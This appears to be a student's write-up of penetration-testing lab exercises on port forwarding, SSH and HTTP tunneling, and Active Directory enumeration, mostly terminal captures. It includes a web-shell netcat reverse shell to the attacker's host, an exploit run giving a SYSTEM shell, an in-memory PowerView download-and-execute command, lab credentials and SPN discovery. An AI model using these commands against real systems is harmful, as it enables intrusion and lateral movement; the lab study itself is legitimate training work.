(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>wha^?^?^?^?
wha
'wha' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
client251\admin

C:\Windows\system32>
```

20.1.1.1 Exercises

☐ Connect to your dedicated Linux lab client and run the clear_rules.sh script from /root/port_forwarding_and_tunneling/ as root.

```
root@debian:~# /root/port_forwarding_and_tunneling/clear_rules.sh
```

☐ Attempt to replicate the port-forwarding technique covered in the above scenario.

```
squid@CoolHandKali: /Yeet/Machines/OSCP/Lab/20 98x22
 GNU nano 4.8                    /etc/rinetd.conf
# deny 192.168.2.1?



#
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindaddress    bindport  connectaddress  connectport
0.0.0.0 80 31.13.66.35 80

# logging information
logfile /var/log/rinetd.log

# uncomment the following line if you want web-server style logfile format
```

```
squid@CoolHandKali: /Yeet/Machines/OSCP/Lab/20 98x22
64 bytes from iad30s24-in-f14.1e100.net (172.217.164.142): icmp_seq=1 ttl=128
64 bytes from iad30s24-in-f14.1e100.net (172.217.164.142): icmp_seq=2 ttl=128
^C
--- google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 101.422/113.916/126.411/12.494 ms
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# ping facebook.com
PING facebook.com (31.13.66.35) 56(84) bytes of data.
64 bytes from edge-star-mini-shv-01-iad3.facebook.com (31.13.66.35): icmp_seq=
s
64 bytes from edge-star-mini-shv-01-iad3.facebook.com (31.13.66.35): icmp_seq=
s
^C
--- facebook.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 102.043/116.574/131.105/14.531 ms
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# service rinetd restart
```

```
root@debian:~# nc -nvv 192.168.119.167 80
(UNKNOWN) [192.168.119.167] 80 (http) open
GET
HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=utf-8
Date: Tue, 16 Jun 2020 13:03:21 GMT
Connection: close
Content-Length: 2959

<!DOCTYPE html>
<html lang="en" id="facebook">
  <head>
    <title>Facebook | Error</title>
    <meta charset="utf-8">
    <meta http-equiv="cache-control" content="no-cache">
    <meta http-equiv="cache-control" content="no-store">
```

20.2.1.1 Exercises

☐ Connect to your dedicated Linux lab client and run the clear_rules.sh script from /root/port_forwarding_and_tunneling/ as root.

```
root@debian:~# /root/port_forwarding_and_tunneling/clear_rules.sh
root@debian:~#
```

☐ Run the ssh_local_port_forwarding.sh script from /root/port_forwarding_and_tunneling/ as root.

```
root@debian:~# /root/port_forwarding_and_tunneling/ssh_local_port_forwarding.sh
root@debian:~# cat /root/port_forwarding_and_tunneling/ssh_local_port_forwarding.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 3389 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
root@debian:~#
```

☐ Take note of the Linux client and Windows Server 2016 IP addresses shown in the Student Control Panel.

Windows 2016 Server (Domain) 172.16.XXX.5:
- Username / Password
- administrator / lab
- offsec / lab
- jeff_admin / lab

Windows 10 Client (Local Accounts) 192.168.XXX.10:
- Username / Password
- administrator / lab
- admin / lab
- offsec / lab
- student / lab

Debian Client 192.168.XXX.44:
- Username / Password
- student / lab
- root / lab

☐ Attempt to replicate the smbclient enumeration covered in the above scenario.

```
^Csquid@CoolHandKali:/Yeet/Machines/OSCP/Lab/20$ sudo ssh -N -L 0.0.0.0:445:172.16.167.5:445 root@192.168.167.44
root@192.168.167.44's password:
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# smbclient -L 127.0.0.1 -U administrator
Enter WORKGROUP\administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20#
```

20.2.2.2 Exercises

☐ Connect to your dedicated Linux lab client via SSH and run the clear_rules.sh script from /root/port_forwarding_and_tunneling/ as root.

```
root@debian:~# /root/port_forwarding_and_tunneling/clear_rules.sh
```

☐ Close any SSH connections to your dedicated Linux lab client and then connect as the student account using rdesktop and run the ssh_remote_port_forward.sh script from /root/port_forwarding_and_tunneling/ as root.

```
student@debian:~$ su -l  root
Password:
root@debian:~# /root/port_forwarding_and_tunneling/ssh_remote_port_forwarding.sh
```

☐ Attempt to replicate the SSH remote port forwarding covered in the above scenario and ensure that you can scan and interact with the MySQL service

```
^Croot@debian:~# ssh -N -R 192.168.119.167:3232:127.0.0.1:3306 squid@192.168.119.167
squid@192.168.119.167's password:
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# nmap -sS -sV -p 3232 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 10:45 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000033s latency).

PORT     STATE SERVICE VERSION
3232/tcp open  mysql   MySQL 5.5.5-10.1.26-MariaDB-0+deb9u1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
```

20.2.3.1 Exercises

☐ Connect to your dedicated Linux lab client and run the clear_rules.sh script from /root/port_forwarding_and_tunneling/ as root.

```
root@debian:~# /root/port_forwarding_and_tunneling/clear_rules.sh
root@debian:~#
```

☐ Take note of the Linux client and Windows Server 2016 IP addresses.

```
Windows 2016 Server (Domain) 172.16.XXX.5:
 Username / Password
 - administrator / lab
 - offsec / lab
 - jeff_admin / lab
Windows 10 Client (Local Accounts) 192.168.XXX.10:
 Username / Password
 - administrator / lab
 - admin / lab
 - offsec / lab
 - student / lab
Debian Client 192.168.XXX.44:
 Username / Password
 - student / lab
 - root / lab
```

☐ Create a SOCKS4 proxy on your Kali machine, tunneling through the Linux target.

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4 127.0.0.1 9050
#socks4 192.168.38.82 3128
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# nano /etc/proxychains.conf
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# ssh -N -D 127.0.0.1:9050 root@192.168.167.44
root@192.168.167.44's password:
channel 2: open failed: connect failed: Connection refused
channel 1: open failed: connect failed: Connection refused
channel 1: open failed: connect failed: Connection refused
```

☐ Perform a successful nmap scan against the Windows Server 2016 machine through the proxy.

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/20$ proxychains nmap --top-ports=20 -sT -Pn 172.16.167.5
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 11:22 EDT
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:143-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:23-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:22-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:995-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:25-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:3306-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:135-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:21-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:8080-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:993-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:3389-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:445-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:443-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:53-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:1723-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:5900-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:139-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:111-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.167.5:110-<--timeout
Nmap scan report for 172.16.167.5
Host is up (0.54s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
```

☐ Perform an nmap SYN scan through the tunnel. Does it work? Are the results accurate?

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/20$ sudo proxychains nmap --top-ports=20 -sS -Pn 172.16.167.5
[sudo] password for squid:
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 11:27 EDT
Nmap scan report for 172.16.167.5
Host is up (0.079s latency).

PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   filtered ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
53/tcp   filtered domain
```

The command does work, but the results are innacurate.

20.3.1.1 Exercises

-Obtain a reverse shell on your windows lab client through the Sync Breeze vulnerability.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# python 42928.py
  File "42928.py", line 18
    bind shell on port 4444
             ^
SyntaxError: invalid syntax
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# nano 42928.py
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# python 42928.py
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# nc 192.168.167.10 4444
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

-Use plink.exe to establish a remote port forward to the MySQL service on your Windows 10 client.

```
C:\Tools\port_redirection_and_tunneling>cmd /c echo y | plink.exe -ssh -l squid -pw toortoor -R 192.168.119.167:3232:127.0.0.1:3306 192.168.119.167
cmd /c echo y | plink.exe -ssh -l squid -pw toortoor -R 192.168.119.167:3232:127.0.0.1:3306 192.168.119.167
Linux CoolHandKali 5.4.0-kali4-amd64 #1 SMP Debian 5.4.19-1kali1 (2020-02-17) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Jun 16 12:28:10 2020 from 192.168.167.10
squid@CoolHandKali:~$
```

-Scan the MySQL port via the remote port forward.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# nmap -sT -sV -p 3232 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 12:46 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000061s latency).

PORT     STATE SERVICE VERSION
3232/tcp open  mysql   MySQL 5.5.5-10.1.31-MariaDB

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20#
```

20.4.1.1 Exercises

☐ Obtain a reverse shell on your Windows lab client through the Sync Breeze vulnerability.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# python 42928.py
  File "42928.py", line 18
    bind shell on port 4444
             ^
SyntaxError: invalid syntax
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# nano 42928.py
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# python 42928.py
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# nc 192.168.167.10 4444
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

☐ Using the SYSTEM shell, attempt to replicate the port forwarding example using netsh.

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# python 42928.py
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# nc 192.168.167.10 4444
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=4455 listenaddress=192.168.167.10 connectaddress=172.16.167.5 connectport=445
netsh interface portproxy add v4tov4 listenport=4455 listenaddress=192.168.167.10 connectaddress=172.16.167.5 connectport=445


C:\Windows\system32>netstat -napo tcp | find "4455"
netstat -napo tcp | find "4455"
  TCP    192.168.167.10:4455    0.0.0.0:0              LISTENING       932

C:\Windows\system32>netsh advfirewall firewall add rule name="fwd_prt_rl" protocol=TCP dir=in localip=192.168.167.10 localport=4455 action=allow
netsh advfirewall firewall add rule name="fwd_prt_rl" protocol=TCP dir=in localip=192.168.167.10 localport=4455 action=allow
Ok.
```

```
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# smbclient -L 192.168.167.10 --port=4455 --user=Administrator
Enter WORKGROUP\Administrator's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Data            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

20.5.1.1 Exercises

☐ Connect to your dedicated Linux lab client as the student account using rdesktop and run the http_tunneling.sh script from /root/port_forwarding_and_tunneling/ as root.

```
root@debian:~/port_forwarding_and_tunneling# ./
clear_rules.sh                 ssh_local_port_forwarding.sh
http_tunneling.sh              ssh_remote_port_forwarding.sh
root@debian:~/port_forwarding_and_tunneling# ./http_tunneling.sh
root@debian:~/port_forwarding_and_tunneling#
```

☐ Start the apache2 service and exploit the vulnerable web application hosted on port 443 (covered in a previous module) in order to get a reverse HTTP shell.599

```
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/20$ curl -k https://192.168.167.44/uploads/shell.php?cmd=which%20nc
/bin/nc
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/20$ curl -k https://192.168.167.44/uploads/shell.php?cmd=nc%20192.168.119.167%203233%20-e%20/bin/bash
```

```
squid@CoolHandKali: /Yeet/Machines/OSCP/Lab/20 198x22
squid@CoolHandKali:/Yeet/Machines/OSCP/Lab/20$ nc -nlvp 3233
listening on [any] 3233 ...
connect to [192.168.119.167] from (UNKNOWN) [192.168.167.44] 46642
whoami
www-data
```

☐ Replicate the scenario demonstrated above using your dedicated clients.


```
www-data@debian:/var/www/https/uploads$ ssh -L 0.0.0.0:8888:172.16.167.5:3389 student@127.0.0.1
<-L 0.0.0.0:8888:172.16.167.5:3389 student@127.0.0.1
Could not create directory '/var/www/.ssh'.
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:RdJnCwlCxEG+c6nShI13N6oykXAbDJkRma3cLtknmJU.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
student@127.0.0.1's password: lab

Linux debian 4.9.0-6-686 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) i686
```

```
student@debian:~$ hts --forward-port localhost:8888 1234
hts --forward-port localhost:8888 1234
student@debian:~$
```

```
squid@CoolHandKali: /Yeet/Ma
squid       5957  0.0  0.0   7932  4784 pts/4    Ss   14:42   0:00 /bin/bash
root        5962  0.0  0.0   8668  4036 pts/4    S    14:42   0:00 sudo bash
root        5963  0.0  0.0   7248  4060 pts/4    S    14:42   0:00 bash
root        6155  0.0  0.1 280480 15716 ?        Ssl  14:43   0:00 /usr/lib/packagekit/packagekitd
root        6165  0.0  0.0      0     0 ?        I    14:43   0:00 [kworker/u256:1-events_unbound]
root        6189  0.0  0.0   8852  3436 pts/4    R+   14:46   0:00 ps -aux
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# htc --forward-port 8080 192.168.167.44:1234
```

```
Last login: Tue Jan 21 09:58:49 2020 from 192.168.118.4
student@debian:~$ hts --forward-port localhost:8888 1234
hts --forward-port localhost:8888 1234
student@debian:~$
```

```
root        6165  0.0  0.0      0     0 ?        I    14:43   0
root        6189  0.0  0.0   8852  3436 pts/4    R+   14:46   0
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# htc --forward-por
root@CoolHandKali:/Yeet/Machines/OSCP/Lab/20# rdesktop 127.0.0.
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate whi
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=DC01.corp.com


Review the following certificate info before you trust it to be
If you do not trust the certificate the connection atempt will

    Subject: CN=DC01.corp.com
     Issuer: CN=DC01.corp.com
 Valid From: Mon Jun 15 12:34:28 2020
         To: Tue Dec 15 11:34:28 2020

  Certificate fingerprints:
```



21.2.1.1 Exercise

☐ Connect to your Windows 10 client and use net.exe to lookup users and groups in the domain. See if you can discover any interesting users or groups.

```
C:\Users\Administrator>net group "secret_group" /domain
The request will be processed at a domain controller for domain corp.com.

Group name     Secret_Group
Comment

Members

-------------------------------------------------------------------------------
The command completed successfully.
```

21.2.2.1 Exercises

☐ Modify the PowerShell script to only return members of the Domain Admins group.

```
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="samAccountType=805306368"#all users
$Result = $Searcher.FindAll()
Foreach($obj in $Result){
    Foreach($prop in $obj.Properties){
        if ($prop.memberof -like '*Domain Admins*'){
            $prop}}
    Write-Host "------------------------" }
```

```
name                           {Administrator}
objectsid                      {1 5 0 0 0 0 0 5 21 0 0 0 98 13
logoncount                     {40}
badpasswordtime                {0}
accountexpires                 {0}
primarygroupid                 {513}
objectcategory                 {CN=Person,CN=Schema,CN=Configu
useraccountcontrol             {66048}
description                    {Built-in account for administe
dscorepropagationdata          {8/15/2019 4:59:13 PM, 8/15/201
distinguishedname              {CN=Administrator,CN=Users,DC=c
iscriticalsystemobject         {True}
objectclass                    {top, person, organizationalPer
usncreated                     {8196}
memberof                       {CN=Group Policy Creator Owners
adspath                        {LDAP://CN=Administrator,CN=Use
lastlogoff                     {0}
logonhours                     {255 255 255 255 255 255 255 25
instancetype                   {4}
codepage                       {0}
------------------------
------------------------
------------------------
------------------------
------------------------
admincount                     {1}
samaccountname                 {jeff_admin}
```

☐ Modify the PowerShell script to return all computers in the domain.

```powershell
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchStr
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="samAccountType=805306369"#all users
$Result = $Searcher.FindAll()
Foreach($obj in $Result){
    Foreach($prop in $obj.Properties){
            $prop.samaccountname}
```

```
PS C:\Users\administrator.corp> C:\Users\administrator.corp\Desktop\ADEnum.ps1
LDAP://DC01.corp.com/DC=corp,DC=com
DC01$
----------------------
CLIENT251$
----------------------
```

☐ Add a filter to only return computers running Windows 10.

ADEnum.ps1

```powershell
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="samAccountType=805306369"#all users
$Result = $Searcher.FindAll()
Foreach($obj in $Result){
    Foreach($prop in $obj.Properties){
       if ($prop.operatingsystem -like '*10 Pro*'){ |
            $prop.samaccountname}}
    Write-Host "----------------------" }
```

```
PS C:\Users\administrator.corp> C:\Users\administrator.corp\Desktop\ADEnum.ps1
LDAP://DC01.corp.com/DC=corp,DC=com
----------------------
CLIENT251$
----------------------
```

21.2.3.1 Exercises

☐ Repeat the enumeration to uncover the relationship between Secret_Group, Nested_Group, and Another_Nested_Group.

```
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
Foreach($obj in $Result){
    Foreach($prop in $obj.Properties){
        $prop.name}
   # Write-Host "------------------------" }
   }
```

```
------------------------
Nested_Group
------------------------
Another_Nested_Group
------------------------

PS C:\Users\administrator.corp> C:\Users\administrator.corp\Desktop\ADEnum.ps1
LDAP://DC01.corp.com/DC=corp,DC=com
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
```

```
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
Foreach($obj in $Result){
    Foreach($prop in $obj.Properties){
        if ($prop.name -like '*secret_group*'){
            $prop.name
            $prop.member}}
   # Write-Host "------------------------" }
   }
```

```
PS C:\Users\administrator.corp> C:\Users\administrator.corp\Desktop\ADEnum.ps1
LDAP://DC01.corp.com/DC=corp,DC=com
Secret_Group
CN=Nested_Group,OU=CorpGroups,DC=corp,DC=com
```

```
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
Foreach($obj in $Result){
    Foreach($prop in $obj.Properties){
        if ($prop.name -like '*Nested_group*'){
            $prop.name
            $prop.member}}
    # Write-Host "-------------------------" }
    }
```

```
PS C:\Users\administrator.corp> C:\Users\administrator.corp\Desktop\ADEnum.ps1
LDAP://DC01.corp.com/DC=corp,DC=com
Secret_Group
CN=Nested_Group,OU=CorpGroups,DC=corp,DC=com

PS C:\Users\administrator.corp> C:\Users\administrator.corp\Desktop\ADEnum.ps1
LDAP://DC01.corp.com/DC=corp,DC=com
Nested_Group
CN=Another_Nested_Group,OU=CorpGroups,DC=corp,DC=com
Another_Nested_Group
CN=Adam,OU=Normal,OU=CorpUsers,DC=corp,DC=com
```

☐ The script presented in this section required us to change the group name at each iteration. Adapt the script in order to unravel nested groups programmatically without knowing their names beforehand.

```powershell
####Begin Create Ldap Provider Path
$DomainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($DomainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName = "DC=$($DomainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$SearchString
####Finish Create Ldap Provider Path

####Begin Create Directory Searcher Object
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
####Finish Create Directory Searcher Object

####Begin Create Filter
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
Foreach($obj in $Result){
    Foreach($prop in $obj.Properties){
        if ($prop.name -like '*secret_group*'){
            $start_group = $prop
            $start_group.name
            if ($start_group.member -like '*Group*'){
                $nest_group1,$b,$c = $start_group.member.split(',')
                $nest_group1 = $nest_group1.substring(3)}}
         if ($prop.name -like $nest_group1){
            $nest_group1 = $prop
            $nest_group1.name
            if ($nest_group1.member -like '*Group*'){
                $nest_group2,$b,$c = $nest_group1.member.split(',')
                $nest_group2 = $nest_group2.substring(3)}
```

```
PS C:\Users\administrator.corp> C:\Users\administrator.corp\Desktop\ADEnum.ps1
LDAP://DC01.corp.com/DC=corp,DC=com
Secret_Group
Nested_Group
Another_Nested_Group
```

21.2.4.1 Exercises

☐ Download and use PowerView to perform the same enumeration against the student VM while in the context of the Offsec account.

```
PS C:\Tools\active_directory> import-module .\PowerView.ps1
PS C:\Tools\active_directory> Get-NetLoggedon -computername client251


UserName     : offsec
LogonDomain  : corp
AuthDomains  :
LogonServer  : DC01
ComputerName : client251

UserName     : offsec
LogonDomain  : corp
AuthDomains  :
LogonServer  : DC01
ComputerName : client251

UserName     : CLIENT251$
```

```
PS C:\Tools\active_directory> get-netsession -computername dc01


CName         : \\172.16.167.10
UserName      : offsec
Time          : 0
IdleTime      : 0
ComputerName  : dc01
```

☐ Log in to the student VM with the Jeff_Admin account and perform a remote desktop login to the domain controller using the Jeff_Admin account. Next, execute the Get-NetLoggedOn function on the student VM to discover logged-in users on the domain controller while in the context of the Jeff_Admin account.

```
PS C:\Users\jeff_admin> hostname
DC01
PS C:\Users\jeff_admin> whoami
corp\jeff_admin
PS C:\Users\jeff_admin> _
```

```
PS C:\Tools\active_directory> import-module .\PowerView.ps1
PS C:\Tools\active_directory> get-netloggedon -computername dc01


UserName      : jeff_admin
LogonDomain   : corp
AuthDomains   :
LogonServer   : DC01
ComputerName  : dc01

UserName      : jeff_admin
LogonDomain   : corp
AuthDomains   :
LogonServer   : DC01
ComputerName  : dc01

UserName      : DC01$
LogonDomain   : corp
AuthDomains   :
LogonServer   :
ComputerName  : dc01

UserName      : DC01$
LogonDomain   : corp
AuthDomains   :
LogonServer   :
ComputerName  : dc01

UserName      : Administrator
LogonDomain   : corp
```

☐ Repeat the enumeration by using the DownloadString method from the System.Net.WebClient class in order to download PowerView from your Kali system and execute it in memory without saving it to the hard disk.

```
11299
11300 $Types = $FunctionDefinitions | Add-Win32Type -Module $Mod -Namespace 'Win32'
11301 $Netapi32 = $Types['netapi32']
11302 $Advapi32 = $Types['advapi32']
11303 $Kernel32 = $Types['kernel32']
11304 $Wtsapi32 = $Types['wtsapi32']
11305
11306
11307 Get-NetLoggedon -ComputerName DC01
```

```
C:\Tools\active_directory>powershell.exe -c IEX(new-object system.net.webclient).downloadstring('http://192.168.119.167/PowerView.ps1')

wkui1_username wkui1_logon_domain wkui1_oth_domains wkui1_logon_server
-------------- ----------------- ----------------- ------------------
jeff_admin     corp                                DC01
jeff_admin     corp                                DC01
DC01$          corp
DC01$          corp
Administrator  corp                                DC01
Administrator  corp                                DC01
DC01$          corp
DC01$          corp
DC01$          corp
```

21.2.5.2 Exercises

☐ Repeat the steps from this section to discover the service principal name for the IIS server.

```
16
17   ####Begin Create Filter
18   $Searcher.filter="serviceprincipalname=*http*"
19   $Result = $Searcher.FindAll()
20 Foreach($obj in $Result){
21     foreach($prop in $obj.Properties){
```

```
usnchanged                    {12796}
whenchanged                   {8/15/2019 4:47:49 PM}
name                          {iis_service}
objectsid                     {1 5 0 0 0 0 0 5 21 0 0 0 98 137 189 240 11 242 178 179
logoncount                    {0}
badpasswordtime               {0}
accountexpires                {9223372036854775807}
primarygroupid                {513}
objectcategory                {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}
userprincipalname             {iis_service@corp.com}
useraccountcontrol            {590336}
dscorepropagationdata         {1/1/1601 12:00:00 AM}
```

☐ Discover any additional registered service principal names in the domain.

```
16
17  ####Begin Create Filter
18  $Searcher.filter="serviceprincipalname=*"
19  $Result = $Searcher.FindAll()
20  Foreach($obj in $Result){
21      foreach($prop in $obj.Properties){
22          $prop.serviceprincipalname}}
```

```
HTTP/CorpWebServer.corp.com

PS C:\Users\administrator.corp\Desktop> C:\Users\administrator.corp\Desktop\ADEnum.ps1
LDAP://DC01.corp.com/DC=corp,DC=com
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.corp.com
ldap/DC01.corp.com/DomainDnsZones.corp.com
TERMSRV/DC01
TERMSRV/DC01.corp.com
ldap/DC01.corp.com/ForestDnsZones.corp.com
DNS/DC01.corp.com
GC/DC01.corp.com/corp.com
